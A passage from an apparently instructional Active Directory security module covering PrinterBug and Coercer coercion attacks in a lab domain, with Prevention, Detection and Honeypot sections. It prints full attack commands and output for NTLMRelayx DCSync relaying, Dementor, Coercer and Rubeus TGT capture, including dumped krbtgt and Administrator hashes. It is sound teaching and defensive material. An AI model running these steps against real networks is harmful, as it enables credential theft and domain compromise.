2. Force the Domain Controller to connect to a machine configured for `Unconstrained Delegation` (`UD`) - this will cache the TGT in the memory of the UD server, which can be captured/exported with tools like `Rubeus` and `Mimikatz`.
3. Relay the connection to `Active Directory Certificate Services` to obtain a certificate for the Domain Controller. Threat agents can then use the certificate on-demand to authenticate and pretend to be the Domain Controller (e.g., DCSync).
4. Relay the connection to configure `Resource-Based Kerberos Delegation` for the relayed machine. We can then abuse the delegation to authenticate as any Administrator to that machine.

Attack

In this attack path, we will relay the connection to another DC and perform `DCSync` (i.e., the first compromise technique listed). For the attack to succeed, SMB Signing on Domain Controllers must be turned off.

To begin, we will configure `NTLMRelayx` to forward any connections to DC2 and attempt to perform the DCSync attack:


```
impacket-ntlmrelayx -t dcsync://172.16.18.4 -smb2support

Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Protocol Client SMTP loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMB loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
```

```
┌──(kali㉿kali)-[~]
└─$ impacket-ntlmrelayx -t dcsync://172.16.18.4 -smb2support
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Protocol Client SMTP loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMB loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
```

Next, we need to trigger the `PrinterBug` using the Kali box with `NTLMRelayx` listening. To trigger the connection back, we'll use Dementor (when running from a non-domain joined machine, any authenticated user credentials are required, and in this case, we assumed that we had previously compromised Bob):

```
python3 ./dementor.py 172.16.18.20 172.16.18.3 -u bob -d eagle.local -p
Slavi123

[*] connecting to 172.16.18.3
[*] bound to spoolss
[*] getting context handle...
[*] sending RFFPCNEX...
[-] exception RPRN SessionError: code: 0x6ab - RPC_S_INVALID_NET_ADDR -
The network address is invalid.
[*] done!
```

```
┌──(kali㉿kali)-[~/tools]
└─$ python3 ./dementor.py 172.16.18.20 172.16.18.3 -u bob -d eagle.local -p Slavi123
[*] connecting to 172.16.18.3
[*] bound to spoolss
[*] getting context handle...
[*] sending RFFPCNEX...
[-] exception RPRN SessionError: code: 0x6ab - RPC_S_INVALID_NET_ADDR - The network address is invalid.
[*] done!
```


Now, switching back to the terminal session with `NTLMRelayx`, we will see that DCSync was successful:

```
[*] Servers started, waiting for connections
[*] SMBD-Thread-5 (process_request_thread): Received connection from 172.16.18.3, attacking target dcsync://172.16.18.4
[*] Connecting to 172.16.18.4 NETLOGON service
[*] Netlogon Auth OK, successfully bypassed autentication using Zerologon after 258 attempts!
[*] EAGLE\DC1$ successfully validated through NETLOGON
[*] NTLM Sign/seal key: 752db95fc6cb7faa133b988e228d4728
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:db0d0630064747072a7da3f7c3b4069e:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:1335dd3a999cacbae9164555c30f71c568fbaf9c3aa83c4563d25363523d1efc
krbtgt:aes128-cts-hmac-sha1-96:8ca6bbd37b3bfb692a3cfaf68c579e64
krbtgt:des-cbc-md5:580229010b15b52f
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
DC2$:1110:aad3b435b51404eeaad3b435b51404ee:6e504edc99dcf13df2f0acf24220eb17:::
[*] Kerberos keys grabbed
DC2$:aes256-cts-hmac-sha1-96:6f073bfd8af4fd32f64750d37570ac54dc8df89a6f0b5e16df45ac65782a0c04
DC2$:aes128-cts-hmac-sha1-96:ab729e5089de5fa13a41e3327c5c1e15
DC2$:des-cbc-md5:c88a19104597fedc
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:fcdc65703dd2b0bd789977f1f3eeaecf:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:1c4197df604e4da0ac46164b30e431405d23128fb37514595555cca76583cfd3
Administrator:aes128-cts-hmac-sha1-96:4667ae9266d48c01956ab9c869e4370f
Administrator:des-cbc-md5:d9b53b1f6d7c45a8
[*] Authenticating against dcsync://172.16.18.4 as EAGLE/DC1$ SUCCEED
[*] SMBD-Thread-7 (process_request_thread): Connection from 172.16.18.3 controlled, but there are no more targets left!
[*] SMBD-Thread-8 (process_request_thread): Connection from 172.16.18.3 controlled, but there are no more targets left!
```


Prevention

Print Spooler should be disabled on all servers that are not printing servers. Domain Controllers and other core servers should never have additional roles/functionalities that open and widen the attack surface toward the core AD infrastructure.


Additionally, there is an option to prevent the abuse of the `PrinterBug` while keeping the service running: when disabling the registry key `RegisterSpoolerRemoteRpcEndPoint`, any incoming remote requests get blocked; this acts as if the service was disabled for remote clients. Setting the registry key to 1 enables it, while 2 disables it:



Detection

Exploiting the `PrinterBug` will leave traces of network connections toward the Domain Controller; however, they are too generic to be used as a detection mechanism.

In the case of using `NTLMRelayx` to perform DCSync, no event ID `4662` is generated (as mentioned in the DCSync section); however, to obtain the hashes as DC1 from DC2, there will be a successful logon event for DC1. This event originates from the IP address of the Kali machine, not the Domain Controller, as we can see below:



A suitable detection mechanism always correlates all logon attempts from core infrastructure servers to their respective IP addresses (which should be static and known).

Honeypot

It is possible to use the `PrinterBug` as means of alerting on suspicious behavior in the environment. In this scenario, we would block outbound connections from our servers to ports `139` and `445`; software or physical firewalls can achieve this. Even though abuse can trigger the bug, the firewall rules will disallow the reverse connection to reach the threat agent. However, those blocked connections will act as signs of compromise for the blue team. Before enforcing anything related to this exploit, we should ensure that we have sufficient logs and knowledge of our environment to ensure that legitimate connections are allowed (for example, we must keep the mentioned ports open between DCs, so that they can replicate data).

While this may seem suitable for a honeypot to trick adversaries, we should be careful before implementing it, as currently, the bug requires the machine to connect back to us, but if a new unknown bug is discovered, which allows for some type of Remote Code Execution without the reverse connection, then this will backfire on us. Therefore, we should only consider this option if we are an extremely mature organization and can promptly act on alerts and disable the service on all devices should a new bug be discovered.

Coercing Attacks & Unconstrained Delegation

Description

Coercing attacks have become a `one-stop shop` for escalating privileges from any user to Domain Administrator. Nearly every organization with a default AD infrastructure is vulnerable. We've just tasted coercing attacks when we discussed the `PrinterBug`. However, several other RPC functions can perform the same functionality. Therefore, any domain user can coerce `RemoteServer$` to authenticate to any machine in the domain. Eventually, the Coercer tool was developed to exploit all known vulnerable RPC functions simultaneously.

Similar to the `PrinterBug`, an attacker can choose from several "follow up" options with the reverse connection, which, as mentioned before, are:


1. Relay the connection to another DC and perform DCSync (if `SMB Signing` is disabled).
2. Force the Domain Controller to connect to a machine configured for `Unconstrained Delegation` (`UD`) - this will cache the TGT in the memory of the UD server, which can be captured/exported with tools like `Rubeus` and `Mimikatz`.
3. Relay the connection to `Active Directory Certificate Services` to obtain a certificate for the Domain Controller. Threat agents can then use the certificate on-demand to authenticate and pretend to be the Domain Controller (e.g., DCSync).
4. Relay the connection to configure Resource-Based Kerberos Delegation for the relayed machine. We can then abuse the delegation to authenticate as any Administrator to that machine.

Attack

We will abuse the second "follow-up", assuming that an attacker has gained administrative rights on a server configured for `Unconstrained Delegation`. We will use this server to capture the TGT, while `Coercer` will be executed from the Kali machine.

To identify systems configured for `Unconstrained Delegation`, we can use the `Get-NetComputer` function from PowerView along with the `-Unconstrained` switch:

```
PS C:\Users\bob\Downloads> Get-NetComputer -Unconstrained | select
samaccountname

samaccountname
--------------
DC1$
SERVER01$
WS001$
DC2$
```



`WS001` and `SERVER01` are trusted for Unconstrained delegation (Domain Controllers are trusted by default). So either WS001 or Server01 would be a target for an adversary. In our scenario, we have already compromised WS001 and 'Bob', who has administrative rights on this host. We will start `Rubeus` in an administrative prompt to monitor for new logons and extract TGTs:

```
PS C:\Users\bob\Downloads> .\Rubeus.exe monitor /interval:1


  ______        _
 (_____ \      | |
  _____) )_   _| |__  _____ _   _  ___
 |  __  /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|   |_|____/|____/|_____)____/(___/

  v2.0.1

[*] Action: TGT Monitoring
[*] Monitoring every 1 seconds for new TGTs
```


```
[*] 18/12/2022 22.37.09 UTC - Found new TGT:

  User                  :  [email protected]
  StartTime             :  18/12/2022 23.30.09
  EndTime               :  19/12/2022 09.30.09
  RenewTill             :  25/12/2022 23.30.09
  Flags                 :  name_canonicalize, pre_authent, initial,
renewable, forwardable
  Base64EncodedTicket   :

doIE2jCCBNagAwIBBaEDAgEWooID5zCCA+NhggPfMIID26ADAgEFoQ0bC0VBR0xFLkxPQ0FMoi
AwHqADAgECoRcwFRsGa3JidGd0
GwtFQUdMRS5MT0NBTKOCA6EwggOdoAMCARKhAwIBAqKCA48EggOLxoWz+JE4JEP9VvNlDvGKzq
Q1BjjpjjO03haKFPPeszM4Phkb
QQBPfixBqQ3bthdsizmx3hdjNzFVKnUOK2h2CDFPeUia+0rCn1FllimXQwdEFMri7whC2qA4/v
y52Y2jJdmkR7ZIRAeU5Yfm373L
iEHgnX4PCA94Ck/BEwUY0bk6VAWkM2FSPgnuiCeQQ4yJMPa3DK6MHYJ/1kZy+VqxwSqov/tVhA
Tshel1vXpr4rz03ofgNtwLDYb+
K5AGYSbSct5w1jTWtGAicCCr1vpcUguIWH0Nh1lQ+tZccVtEtsrjZ/jwCKsadQWIFwhPOnVpf5
drUlav1iCXmxWqQr5glW/IOOE1
lHsBolieGSyY20ZHBYjXflCGkO13mRwqO3rQ5KMs8HrC3Aqu7Popaw29at0vzZLinYnWnHUn01
hh5e3QyIkqIH3CBvaPbl3RukZ7
jZRBm6BVF7R5KEWp+6Gg2joP6WvXDBCIzqL3jmxQ8NVoeeidgnBuZKpYL45E8jJjxbW4t9D8Ed
lX9Xu+fj/Fazw08HtRkzwG30vE
        <SNIP>
        <SNIP>
        <SNIP>

[*] Ticket cache size: 4
```

```
Administrator: Windows PowerShell
PS C:\Users\bob\Downloads> .\Rubeus.exe monitor /interval:1

  ______        _
 (_____ \      | |
  _____) )_   _| |__  _____ _   _  ___
 |  __  /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|   |_|____/|____/|_____)____/(___/

 v2.0.1

[*] Action: TGT Monitoring
[*] Monitoring every 1 seconds for new TGTs


[*] 18/12/2022 22.37.09 UTC - Found new TGT:

  User                  :  bob@EAGLE.LOCAL
  StartTime             :  18/12/2022 23.30.09
  EndTime               :  19/12/2022 09.30.09
  RenewTill             :  25/12/2022 23.30.09
  Flags                 :  name_canonicalize, pre_authent, initial, renewable, forwardable
  Base64EncodedTicket   :

    doIE2jCCBNagAwIBBaEDAgEWooID5zCCA+NhggPfMIID26ADAgEFoQ0bC0VBR0xFLkxPQ0FMoiAwHqADAgECoRcwFRsGa3JidGd0
    GwtFQUdMRS5MT0NBTKOCA6EwggOdoAMCARKhAwIBAqKCA48EggOLxoWz+JE4JEP9VvNlDvGKzqQ1BjjpjjO03haKFPPeszM4Phkb
    QQBPfixBqQ3bthdsizmx3hdjNzFVKnUOK2h2CDFPeUia+0rCn1FllimXQwdEFMri7whC2qA4/vy52Y2jJdmkR7ZIRAeU5Yfm373L
    iEHgnX4PCA94Ck/BEwUY0bk6VAWkM2FSPgnuiCeQQ4yJMPa3DK6MHYJ/1kZy+VqxwSqov/tVhATshel1vXpr4rz03ofgNtwLDYb+
    K5AGYSbSct5w1jTWtGAicCCr1vpcUguIWH0Nh1lQ+tZccVtEtsrjZ/jwCKsadQWIFwhPOnVpf5drUlav1iCXmxWqQr5glW/IOOE1
    lHsBolieGSyY20ZHBYjXflCGkO13mRwqO3rQ5KMs8HrC3Aqu7Popaw29at0vzZLinYnWnHUn01hh5e3QyIkqIH3CBvaPbl3RukZ7
    jZRBm6BVF7R5KEWp+6Gg2joP6WvXDBCIzqL3jmxQ8NVoeeidgnBuZKpYL45E8jJjxbW4t9D8EdlX9Xu+fj/Fazw08HtRkzwG30vE
    Oa1ihV0UXt+AaU6GcJ03MplM94ZofF30sc+8tFvJ0yaeZAd+3T71tThHlvUuFN1J3qB/s5AhiUTAuA+ljj32uvOP656GlmDW0BbY
```

Next, we need to know the IP address of WS001, which we can be obtain by running `ipconfig`. Once known, we will switch to the Kali machine to execute `Coercer` towards DC1, while we force it to connect to WS001 if coercing is successful:

```
Coercer -u bob -p Slavi123 -d eagle.local -l ws001.eagle.local -t
dc1.eagle.local


      ______
     / ____/___  ___  _____________  _____
    / /   / __ \/ _ \/ ___/ ___/ _ \/ ___/
   / /___/ /_/ /  __/ /  / /__/  __/ /      v1.6
   \____/\____/\___/_/   \___/\___/_/       by @podalirius_

[dc1.eagle.local] Analyzing available protocols on the remote machine and
perform RPC calls to coerce authentication to ws001.eagle.local ...
   [>] Pipe '\PIPE\lsarpc' is accessible!
      [>] On 'dc1.eagle.local' through '\PIPE\lsarpc' targeting 'MS-
EFSR::EfsRpcOpenFileRaw' (opnum 0) ... rpc_s_access_denied
      [>] On 'dc1.eagle.local' through '\PIPE\lsarpc' targeting 'MS-
EFSR::EfsRpcEncryptFileSrv' (opnum 4) ... ERROR_BAD_NETPATH (Attack has
worked!)
      [>] On 'dc1.eagle.local' through '\PIPE\lsarpc' targeting 'MS-
EFSR::EfsRpcDecryptFileSrv' (opnum 5) ... ERROR_BAD_NETPATH (Attack has
worked!)
      [>] On 'dc1.eagle.local' through '\PIPE\lsarpc' targeting 'MS-
EFSR::EfsRpcQueryUsersOnFile' (opnum 6) ... ERROR_BAD_NETPATH (Attack has
```

```
worked!)
      [>] On 'dc1.eagle.local' through '\PIPE\lsarpc' targeting 'MS-
EFSR::EfsRpcQueryRecoveryAgents' (opnum 7) ... ERROR_BAD_NETPATH (Attack
has worked!)
      [>] On 'dc1.eagle.local' through '\PIPE\lsarpc' targeting 'MS-
EFSR::EfsRpcEncryptFileSrv' (opnum 12) ... ERROR_BAD_NETPATH (Attack has
worked!)
   [>] Pipe '\PIPE\netdfs' is accessible!
      [>] On 'dc1.eagle.local' through '\PIPE\netdfs' targeting 'MS-
DFSNM::NetrDfsAddStdRoot' (opnum 12) ... rpc_s_access_denied (Attack
should have worked!)
      [>] On 'dc1.eagle.local' through '\PIPE\netdfs' targeting 'MS-
DFSNM::NetrDfsRemoveStdRoot' (opnum 13) ...       [>] On 'dc1.eagle.local'
through '\PIPE\netdfs' targeting 'MS-DFSNM::NetrDfsRemoveStdRoot' (opnum
13) ...       [>] On 'dc1.eagle.local' through '\PIPE\netdfs' targeting
'MS-DFSNM::NetrDfsRemoveStdRoot' (opnum 13) ...       [>] On
'dc1.eagle.local' through '\PIPE\netdfs' targeting 'MS-
DFSNM::NetrDfsRemoveStdRoot' (opnum 13) ...    [>] Pipe '\PIPE\spoolss' is
accessible!
      [>] On 'dc1.eagle.local' through '\PIPE\spoolss' targeting 'MS-
RPRN::RpcRemoteFindFirstPrinterChangeNotificationEx' (opnum 65) ...
rpc_s_access_denied (Attack should have worked!)

[+] All done!
```



Now, if we switch to WS001 and look at the continuous output that `Rubeus` provide, there should be a TGT for DC1 available:

```
[*] 18/12/2022 22.55.52 UTC - Found new TGT:

  User                  :  [email protected]
  StartTime             :  18/12/2022 23.30.21
  EndTime               :  19/12/2022 09.30.21
  RenewTill             :  24/12/2022 09.28.39
  Flags                 :  name_canonicalize, pre_authent, renewable,
forwarded, forwardable
  Base64EncodedTicket   :
```

```
doIFdDCCBXCgAwIBBaEDAgEWooIEgDCCBHxhggR4MIIEdKADAgEFoQ0bC0VBR0xFLkxPQ0FMoi
AwHqADAgECoRcwFRsGa3JidGd0
GwtFQUdMRS5MT0NBTKOCBDowggQ2oAMCARKhAwIBAqKCBCgEggQkv8ILT9IdJgNgjxbddnICsd
5quqFnXS7m7YwJIM/lcwLy4SHI
i1iWbvsTiu078mz28R0sn7Mxvg2oVC7NTw+b2unvmQ3utRLTgaz02WYnGWSBu7gxs+Il/0ekW5
ZSX3ESq0AGwPaqUcuWSFDNNfOM
ws/8MlkJeFSFWeHwJL7FbzuCjZ2x/6UUl2IOYq0Ozaf3R+rDJQ6LqpDVAet53IoHDugduBfZoD
HTZFntRAoYrmAWdcnFdUEpyZGH
Kj6i2M0TyrxUp3nq022BNB6v+sHgH3SWsMNiba+TYaeRdjiM2nVjhGZTXDuro9rLkYFk1HPXuI
/d0RfzVuq9Hh5hVCZRwcM3V2BN
eYRTMeW+lvz1bBgdgK/wlYMS7J99F1V/r6K8zdO7pQ0Zj216DfA42QINPswVL+89gy7PLLm5aY
lw8nlbBdvTZrPbeOhtvdBy/pFB
fxrjHA+fW34/Yk+9k6oSPXCaCQ/Rd1qZ/P57/0MDUYRlDs5EYOOxxGQPVFbOqhbG414vGRbi39
ALj/MkYG629kCEb9K89p5teo6f
7w/4M6Ytun16sG3GxsWDG6dlZP+fmmOr0nwdXgvT28NQxQ3EEMErX+BojUY6DdRBH2u3fcv1KO
A5K7MDma+cVLaa0YjSYZ2IDRaC
0JcgcUexd6EfQPtSnikaA/zzYmu/PSYVXlcg7cFULJIiPuN4f9VlDlVOqj8C3xCwtYo4zRklLE
SUES9tGK/VfsmN0Q/Fx5ULIa7y
UND/d1HlQ+R6Fnh2GGUPk+LlVw+ScD0kf2nmmlsIwhnGmscpiFs1lprX35Khlx/y5+v9S7bdok
ZujPpyZactQ4wdfRK++bOWo2ao
Ewrzjuq199JnTQHbxkqGgeKQedOPxOhDccQLYTm44wH73JuE+XoGKmdGbgXfjSBFlTinP9mvZA
12NkQupnGYVzJ2rS1T0nf2VVUW
MfIgh8Nz4xYvDHV1iIV4ZrLI7u7ZwJtrlESgO0H0d/k6CpLxo5L7kzhkU+MJggdUFJvS3HskTx
ZmewEwSdKJn21YfAG1Q6X0nFqk
HdK3RUvxXcycwMvWdfYH2AW06+98q5h+TSJQrMcrp9gT+khLPD4KL2n6+cvC3BVHqge5Nc16Lh
W7kcNp+JcIzknwAsCZlaXzhz3X
K78ooLfZGaKGoNnDWLUQpYToVgXXSO53HJ3Vgl0MwctV7l+gJdwMtac0VVhH8EAndeSPnEcNOX
8mr/30k+9GwM1wtFQNFB03CdoA
qRJBjyFw1h1KKuc61PTWuxVLwGmezshekwoSLOJ7V9G9qNpVQl0AgtTK2SHeobItuD4rhDc3/0
jJ4LzsXJieYbLK7dtVfxYtSbeu
ZqXhd7HcSq5SN4LOmEP1tScir+shxQC+hbs3oYx/rHfj8GDDEZ8UwY6I4JF4pQsApKOB3zCB3K
ADAgEAooHUBIHRfYHOMIHLoIHI
MIHFMIHCoCswKaADAgESoSIEIDs9gBc+2myj4I7mPmXH542vha3A2zfkHbm/RxnK4oMSoQ0bC0
VBR0xFLkxPQ0FMohEwD6ADAgEB
oQgwBhsEREMxJKMHAwUAYKEAAKURGA8yMDIyMTIxODIyMzAyMVqmERgPMjAyMjEyMTkwODMwMj
FapxEYDzIwMjIxMjI0MDgyODM5
WqgNGwtFQUdMRS5MT0NBTKkgMB6gAwIBAqEXMBUbBmtyYnRndBsLRUFHTEUuTE9DQUw=

[*] Ticket cache size: 5
```

```
[*] 18/12/2022 22.55.52 UTC - Found new TGT:

  User                  :  DC1$@EAGLE.LOCAL
  StartTime             :  18/12/2022 23.30.21
  EndTime               :  19/12/2022 09.30.21
  RenewTill             :  24/12/2022 09.28.39
  Flags                 :  name_canonicalize, pre_authent, renewable, forwarded, forwardable
  Base64EncodedTicket   :

    doIFdDCCBXCgAwIBBaEDAgEWooIEgDCCBHxhggR4MIIEdKADAgEFoQ0bC0VBR0xFLkxPQ0FMoiAwHqADAgECoRcwFRsGa3JidGd0
    GwtFQUdMRS5MT0NBTKOCBDowggQ2oAMCARKhAwIBAqKCBCgEggQkv8ILT9IdJgNgjxbddnICsd5quqFnXS7m7YwJIM/lcwLy4SHI
    i1iWbvsTiu078mz28R0sn7Mxvg2oVC7NTw+b2unvmQ3utRLTgaz02WYnGWSBu7gxs+Il/0ekW5ZSX3ESq0AGwPaqUcuWSFDNNfOM
    ws/8MlkJeFSFWeHwJL7FbzuCjZ2x/6UUl2IOYq0Ozaf3R+rDJQ6LqpDVAet53IoHDugduBfZoDHTZFntRAoYrmAWdcnFdUEpyZGH
    Kj6i2M0TyrxUp3nq022BNB6v+sHgH3SWsMNiba+TYaeRdjiM2nVjhGZTXDuro9rLkYFk1HPXuI/d0RfzVuq9Hh5hVCZRwcM3V2BN
    eYRTMeW+lvz1bBgdgK/wlYMS7J99F1V/r6K8zdO7pQ0Zj216DfA42QINPswVL+89gy7PLLm5aYlw8nlbBdvTZrPbeOhtvdBy/pFB
